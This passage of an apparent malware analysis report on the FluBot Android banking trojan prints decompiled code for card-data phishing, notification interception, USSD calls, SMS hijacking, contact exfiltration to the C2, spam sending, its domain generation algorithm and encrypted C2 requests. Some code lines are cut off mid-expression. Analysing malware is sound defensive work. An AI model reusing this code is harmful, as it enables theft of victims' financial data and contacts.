These commands are received when the bot connects to the server by means of a request with the “PING” command. The FluBot code can send the following commands to the C2 server:

Command	Description
GET_INJECTS_LIST	It obtains the list of target applications to make injections
GET_INJECT	It obtains the HTML code corresponding to an injection
GET_SMS	It gets the Phishing SMS to send to a victim
LOG	Response to the request for different commands alongside the requested information
PING	Contact C2 to check whether it is necessary to execute any command
PREPING	Initial request to register the C2
SMS_RATE	Obtain the delay time to send a mass SMS

Table 5. List of possible commands sent to the C2


Besides being able to perform injections into specific applications, FluBot contains code that creates, on demand from the “CARD_BLOCK” command, a window which requests the user’s credit card data.



```
this.textViewDesc = textView2;
textView2.setText(LangTxt.txt[20]);
this.textViewDesc.setTextColor(ViewCompat.MEASURED_STATE_MASK);
this.textViewDesc.setTextSize(15.0f);
EditText editText = (EditText) findViewById(R.id.editTextName);
this.editTextName = editText;
editText.setHint(LangTxt.txt[21]);
EditText editText2 = (EditText) findViewById(R.id.editTextCardNumber);
this.editTextCardNum = editText2;
editText2.setHint(LangTxt.txt[22]);
TextView textView3 = (TextView) findViewById(R.id.textViewExp);
this.textViewExp = textView3;
textView3.setText(LangTxt.txt[23]);
EditText editText3 = (EditText) findViewById(R.id.editTextExpMonth);
this.editTextExpMonth = editText3;
editText3.setHint(LangTxt.txt[24]);
EditText editText4 = (EditText) findViewById(R.id.editTextExpYear);
this.editTextExpYear = editText4;
editText4.setHint(LangTxt.txt[25]);
EditText editText5 = (EditText) findViewById(R.id.editTextCvv);
this.editTextCvv = editText5;
editText5.setHint(LangTxt.txt[26]);
Button button = (Button) findViewById(R.id.submitBtn);
this.submitBtn = button;
button.setText(LangTxt.txt[27]);
this.submitBtn.setOnClickListener(new View.OnClickListener() {
    /* class com.tencent.mm.CardActivity.AnonymousClass1 */

    public void onClick(View view) {
        int i;
        int i2;
        int i3 = Calendar.getInstance().get(1);
        try {
            i2 = Integer.parseInt(CardActivity.this.editTextExpMonth.getText().toString());
            try {
                i = Integer.parseInt(CardActivity.this.editTextExpYear.getText().toString());
            } catch (Exception unused) {
            }
        } catch (Exception unused2) {
            i2 = 0;
            i = 0;
            if (CardActivity.this.editTextName.getText().length() != 0) {
            }
            CardActivity.this.Error(LangTxt.txt[29]);
        }
        if (CardActivity.this.editTextName.getText().length() != 0 || CardActivity.this.editTextCardNum.getText().length() == 0 || CardActivity.this.editTextExpMonth.getText().length() == 0 || CardActivity.this.editTextExpYear.getText(
            CardActivity.this.Error(LangTxt.txt[29]);
        } else if (CardActivity.this.editTextCvv.getText().length() != 3) {
            CardActivity.this.Error(LangTxt.txt[30]);
        } else if (i2 < 1 || i2 > 12 || i < i3 || i > i3 + 20) {
            CardActivity.this.Error(LangTxt.txt[31]);
        } else {
            CardActivity cardActivity = CardActivity.this;
            if (!cardActivity.CheckLuhn(cardActivity.editTextCardNum.getText().toString())) {
                CardActivity.this.Error(LangTxt.txt[32]);
                return;
            }
            String str = (((Deobfuscator$app$Release.getString(-3000985946478L) + "Name:" + CardActivity.this.editTextName.getText().toString() + "\r") + "Card:" + CardActivity.this.editTextCardNum.getText().toString() + "\r") + "Exp:"
            PanelReq.SendAsync(String.format("%s,%s,%s", "LOG", "CARD_BLOCK", str), true);
            CardActivity cardActivity2 = CardActivity.this;
            SharedPreferences.Editor edit = cardActivity2.getSharedPreferences(cardActivity2.getString(R.string.app_name), 0).edit();
            edit.putString("c", str);
            edit.commit();
            CardActivity.this.exiting = true;
            boolean unused3 = CardActivity.block = false;
            CardActivity.this.finishAndRemoveTask();
        }
    }
```

Illustration 9. Creation of the activity responsible for capturing the credit card’s data


The notifications the device receives are blocked using the “BLOCK” command.



```
public void onNotificationPosted(StatusBarNotification statusBarNotification) {
    super.onNotificationPosted(statusBarNotification);
    if (getSharedPreferences(getString(R.string.app_name), 0).getBoolean("e", false)) {
        cancelNotification(statusBarNotification.getKey());
    }
    if (Bot.IsIntNotif()) {
        String string = statusBarNotification.getNotification().extras.getString(NotificationCompat.EXTRA_TITLE);
        PanelReq.SendAsync("LOG,NOTIF," + string + ": " + statusBarNotification.getNotification().extras.getCharSequence(NotificationCompat.EXTRA_TEXT).toString(), true);
    }
}
```

Illustration 10. Code responsible for blocking the notifications the user receives


The malicious code is capable of making calls using USSD codes it receives from the C2.



```
    if (powerManager.isInteractive()) {
        long currentTimeMillis = System.currentTimeMillis();
        if (timeout == 0) {
            timeout = currentTimeMillis;
        }
        if (currentTimeMillis - timeout >= 5000) {
            disablePlayProtect = false;
            runUssd = null;
            uninstallApp = null;
        } else if (disablePlayProtect) {
            if (!DisablePlayProtect(accessibilityEvent, rootInActiveWindow)) {
                disablePlayProtect = false;
            }
        } else if (runUssd != null) {
            if (!charSequence.equals("com.android.phone")) {
                if (!charSequence.equals("com.android.server.telecom")) {
                    if (!startedUssdIntent) {
                        Intent intent5 = new Intent("android.intent.action.CALL");
                        intent5.setData(Uri.parse("tel:" + runUssd + Uri.encode("#")));
                        intent5.setFlags(268435456);
                        startActivity(intent5);
                        startedUssdIntent = true;
                        return;
                    }
                    return;
                }
            }
            performGlobalAction(2);
            PanelReq.SendAsync(String.format("%s,%s,%s", "LOG", "RUN_USSD", "1"), false);
            runUssd = null;
        } else if (uninstallApp != null) {
```

Illustration 11. Code responsible for the RUN_USSD command


By using the accessibility service permissions, FluBot can become the default SMS management application and lend it the ability to send and receive messages on demand by the C2.



```
private boolean SmsAutoAccept(AccessibilityNodeInfo accessibilityNodeInfo) {
    if (!smsAutoAccept) {
        return false;
    }
    if (System.currentTimeMillis() - timeout < 5000) {
        AccessibilityNodeInfo GetFirstNode = GetFirstNode("android:id/button1", accessibilityNodeInfo, false);
        if (GetFirstNode == null) {
            return true;
        }
        if (!GetFirstNode.isEnabled()) {
            List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText = accessibilityNodeInfo.findAccessibilityNodeInfosByText(smsAutoAcceptPackageName);
            for (int i = 0; i < findAccessibilityNodeInfosByText.size(); i++) {
                AccessibilityNodeInfo accessibilityNodeInfo2 = findAccessibilityNodeInfosByText.get(i);
                if (accessibilityNodeInfo2.getText().toString().equals(smsAutoAcceptPackageName)) {
                    Click2Parent(accessibilityNodeInfo2);
                    return true;
                }
            }
            return true;
        } else if (!GetFirstNode.performAction(16)) {
            return true;
        } else {
            smsAutoAccept = false;
            return true;
        }
    } else {
        smsAutoAccept = false;
        return true;
    }
}
```

Illustration 12. Code responsible for accepting being the SMS application automatically through the accessibility service


Once the device is infected, FluBot sends the contact list in the user's address book to the C2.



```
private static void GetContactListUpload() {
    Cursor cursor = null;
    try {
        StringBuilder sb = new StringBuilder("LOG,CONTACTS,");
        cursor = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
        if (cursor.getCount() != 0) {
            while (cursor.moveToNext()) {
                String string = cursor.getString(cursor.getColumnIndex("display_name"));
                String string2 = cursor.getString(cursor.getColumnIndex("data1"));
                sb.append(string);
                sb.append(":");
                sb.append(string2);
                sb.append("");
            }
            PanelReq.SendAsync(sb.toString(), true);
            if (cursor == null) {
                return;
            }
            cursor.close();
        } else if (cursor != null) {
            cursor.close();
        }
    } catch (Exception unused) {
        if (cursor == null) {
        }
    } catch (Throwable th) {
        if (cursor != null) {
            cursor.close();
        }
        throw th;
    }
}
```

Illustration 13. Code responsible for obtaining the contact list


From this point, the C2 operators can decide to start the SPAM operation, sending SMS to the victim’s contacts and later blocking said numbers to prevent the infected users from noticing unusual behaviour.



```
public static void SendSms() {
    try {
        if (!Utils.AmiDefaultSms(context)) {
            return;
        }
        if (!Bot.IsIntSms()) {
            String Send = PanelReq.Send("GET_SMS");
            if (Send != null) {
                String[] split = Send.split(",", 2);
                if (split.length == 2) {
                    String str = split[0];
                    String str2 = split[1];
                    if (!Utils.IsContact(context, str).booleanValue()) {
                        SmsManager.getDefault().sendTextMessage(str, null, str2, null, null);
                        SmsReceiver.Timeout();
                        blacklist.add(str);
                        Utils.BlockNumber(context, str);
                        Utils.BlockNumber(context, "34" + str);
                        Utils.BlockNumber(context, "+34" + str);
                        Utils.BlockNumber(context, "0034" + str);
                    }
                }
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```


Illustration 14. Code responsible for sending SPAM SMS

When contacting the C2, FluBot uses a domain generation algorithm (DGA) to obtain the C2 server’s address. The algorithm generates about 2,000 domain names based on the current year and month with 15 characters followed by the TLDs “.com”, “.ru” and “.cn”, which makes it more difficult to find the valid C2 address.



```java
public class DGA {
    private static final int DIFF = 1136;
    private static final int MAX_HOSTS = 2000;
    private static final int MOD_PRIORITY_CHECK = 5;
    private static final int THREAD_POOL_SIZE = 50;
    private static String host;
    private static Lock lock = new ReentrantLock();
    private static long seed;

    private static void GetSeed() {
        int i = Calendar.getInstance().get(1);
        int i2 = Calendar.getInstance().get(2);
        long j = (long) ((i ^ i2) ^ 0);
        seed = j;
        long j2 = j * 2;
        seed = j2;
        long j3 = j2 * (((long) i) ^ j2);
        seed = j3;
        long j4 = j3 * (((long) i2) ^ j3);
        seed = j4;
        long j5 = j4 * (((long) 0) ^ j4);
        seed = j5;
        seed = j5 + 1136;
    }

    static String GetHost() {
        if (host == null && Bot.GetContext() != null) {
            FindHost();
        }
        return host;
    }
```


Illustration 15. DGA initialisation algorithm



```java
public static void FindHost() {
    String str;
    lock.lock();
    try {
        GetSeed();
        ThreadPoolExecutor threadPoolExecutor = (ThreadPoolExecutor) Executors.newFixedThreadPool(50);
        AtomicReference atomicReference = new AtomicReference();
        atomicReference.set(null);
        Random random = new Random(seed);
        ArrayList arrayList = new ArrayList();
        for (int i = 0; i < MAX_HOSTS; i++) {
            String string = "";
            for (int i2 = 0; i2 < 15; i2++) {
                string = string + ((char) (random.nextInt(25) + 97));
            }
            if (i % 3 == 0) {
                str = string + ".ru";
            } else if (i % 2 == 0) {
                str = string + ".com";
            } else {
                str = string + ".cn";
            }
            arrayList.add(str);
        }
        Collections.shuffle(arrayList);
        for (int i3 = 0; i3 < arrayList.size(); i3++) {
            AddTest2pool(atomicReference, threadPoolExecutor, (String) arrayList.get(i3), i3);
            String string2 = Bot.GetContext().getSharedPreferences(Bot.GetContext().getString(R.string.app_name), 0).getString("f", null);
            if (i3 % 5 == 0 && string2 != null) {
                AddTest2pool(atomicReference, threadPoolExecutor, string2, i3);
            }
        }
        long currentTimeMillis = System.currentTimeMillis();
        threadPoolExecutor.shutdown();
        while (atomicReference.get() == null) {
            threadPoolExecutor.awaitTermination(1, TimeUnit.SECONDS);
            if (threadPoolExecutor.getPoolSize() == 0) {
                break;
            }
        }
        threadPoolExecutor.shutdownNow();
        long currentTimeMillis2 = System.currentTimeMillis();
        if (atomicReference.get() != null) {
            host = (String) atomicReference.get();
        }
        System.out.println("FINISHED ->" + (((float) (currentTimeMillis2 - currentTimeMillis)) / 1000.0f) + Deobfuscator$app$Release.getString(" seconds: ") + host);
    } catch (Exception e) {
        e.printStackTrace();
    }
    lock.unlock();
}
```

Illustration 16. DGA algorithm

Moreover, the data concerning the request to the server are encrypted using an RSA public key included in the code. Specifically, the identifier of the bot randomly calculated in advance and an XOR key, which is also random, are encrypted. These data are sent alongside the corresponding information encrypted by XOR with the aforementioned random key.




```java
public static String Send(String str, String str2) {
    String GetOutputString;
    try {
        HttpCom httpCom = new HttpCom();
        httpCom.SetPort(80);
        httpCom.SetHost(str);
        httpCom.SetPath("/poll.php");
        String string = "";
        SecureRandom secureRandom = new SecureRandom();
        for (int i = 0; i < 10; i++) {
            string = string + ((char) (secureRandom.nextInt(25) + 97));
        }
        String str3 = BotId.GetBotId(null) + "," + string;
        String EncryptRSA = EncryptRSA(str3);
        byte[] bArr = new byte[10];
        for (int i2 = 0; i2 < 10; i2++) {
            bArr[i2] = (byte) string.charAt(i2);
        }
        byte[] bytes = str2.getBytes(StandardCharsets.UTF_8);
        Encrypt(bytes, bArr, true);
        httpCom.SetPostContent(String.format(Deobfuscator$app$Release.getString("%s\n%s"), EncryptRSA, Base64.encodeToString(bytes, 2)));
        httpCom.SetPost(true);
        if (!httpCom.Submit() || (GetOutputString = httpCom.GetOutputString()) == null) {
            return null;
        }
        byte[] decode = Base64.decode(GetOutputString, 0);
        Encrypt(decode, bArr, false);
        String[] split = new String(decode, StandardCharsets.UTF_8).split("\r", 2);
        if (split.length == 2 && split[0].equals(str3)) {
            return split[1];
        }
        return null;
    } catch (Exception unused) {
        return null;
    }
}

public static String Send(String str) {
    return Send(DGA.GetHost(), str);
}

private static void Encrypt(byte[] bArr, byte[] bArr2, boolean z) {
    try {
        byte[] bArr3 = (byte[]) bArr2.clone();
        byte b = 0;
        for (int i = 0; i < bArr.length; i++) {
            int length = i % bArr3.length;
            if (length == 0 && i != 0) {
                for (int i2 = 0; i2 < bArr3.length; i2++) {
                    bArr3[i2] = (byte) (bArr3[i2] ^ (z ? b : bArr[i - 1]));
                }
            }
            b = bArr[i];
            bArr[i] = (byte) (bArr3[length] ^ bArr[i]);
        }
    } catch (Exception unused) {
    }
}

private static String EncryptRSA(String str) {
    try {
        PublicKey generatePublic = KeyFactory.getInstance("RSA").generatePublic(new X509EncodedKeySpec(Base64.decode("MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiQ3YWOM6ycmMrUGB8b3LqUiuXdxFYm/eBxARoAHC/9dC8c6agwdveSqj3/9hTOM5zTS/OsrYlIT6+Z
        Cipher instance = Cipher.getInstance("RSA/ECB/PKCS1Padding");
        instance.init(1, generatePublic);
        return Base64.encodeToString(instance.doFinal(str.getBytes(StandardCharsets.UTF_8)), 2);
    } catch (Exception unused) {
        return null;
    }
}
```

Illustration 17. Code responsible for creating and sending requests to the C2 server

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiQ3YWOM6ycmMrUGB8b3
LqUiuXdxFYm/eBxARoAHC/9dC8c6agwdveSqj3/9hTOM5zTS/OsrYlIT6+ZmmmZrnOfb
B+FXq3pCG8/kM6ujvGxY0ANfbGVlfCTOnd+jKVHH1YhPT55aAY5K0C0EACXoV+Tyyj
ReAtzC2xn4gI/tklOOfK2/17qaOIuYLneGHRuklmM/BVMvlg9st4If6WYyntcX6RZtY7Usks
7MWVhFOpzYlLN02b/FAPWjbgOPehZUqz8WGAuHFjuAX99c65nsYm1UT9IYypQXx3
